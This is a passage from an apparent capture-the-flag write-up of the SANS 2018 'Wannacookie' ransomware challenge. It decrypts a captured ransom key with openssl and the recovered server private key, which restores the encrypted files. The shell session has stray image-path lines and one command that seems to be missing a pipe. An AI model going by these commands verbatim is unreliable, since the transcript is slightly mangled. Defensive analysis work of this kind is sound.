The decrypt function uses the previously calculated SHA-1 hash to check if the victim enters the correct key. If it validates the key, then it gathers all `.wannacookie` files and performs the decryption process. Since we recorded the network traffic during the exploitation process and have the server's private key in hand, we can simply decrypt the submitted key and perform the decryption process, without checking for payment with the CnC server.

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ cat VM_encrypted_key.txt
008f9236b701c97fcdbd159d1c189a9841e85a73c8a8a7e69dae459e50ec0101a71
f00c9cf0bc59c04065085da7d5fa2e1f748fe9ff8fc77fe09510f0e8496c062fe20
e30b4e614000e9e2bef126b4fce188adc602c05041a4c74344eb7bedd46f4ccbc1
beb1fc54b8fb1ab519b35a2348ee4c7368db8561eb0488894975466e7b2415617a4
4175b9a1745cfed6b2dfec2c5eec4ada3b3a78910384be7d074dd5f08ea87a6f9e
4107df89b1d1fdd9da7b7110d0c29ff443e7e7259e3ac6e3755f635690f8c71529f
67998d0aa3d159ce9d14789022c55de0e3991cee7c2fb103dc01db82d4b4516b6ac
4b96bb37809477f2d509823612a6cdc853471816fde


bernard@Bernard-PC:~/NetsecStudy/sans2018$ cat VM_encrypted_key.txt
    xxd -r -p > VM_encrypted_key.key


bernard@Bernard-PC:~/NetsecStudy/sans2018$ openssl rsautl -decrypt
    -oaep -in VM_encrypted_key.key -out VM_key.key -inkey server.key

bernard@Bernard-PC:~/NetsecStudy/sans2018$ ls -lah VM_key.key
-rwxrwxrwx 1 bernard bernard 16 Dec 28 15:42 VM_key.key

bernard@Bernard-PC:~/NetsecStudy/sans2018$ xxd -p VM_key.key
c5a6236a762ecfbf935b428d43eae4c7
```

Now, by submitting c5a6236a762ecfbf935b428d43eae4c7 as the decrypt key into the *Wannacookie* application, we can initiate the decryption process and recover our file.





After completing the decryption process, the script ends and shuts down the HTTP server.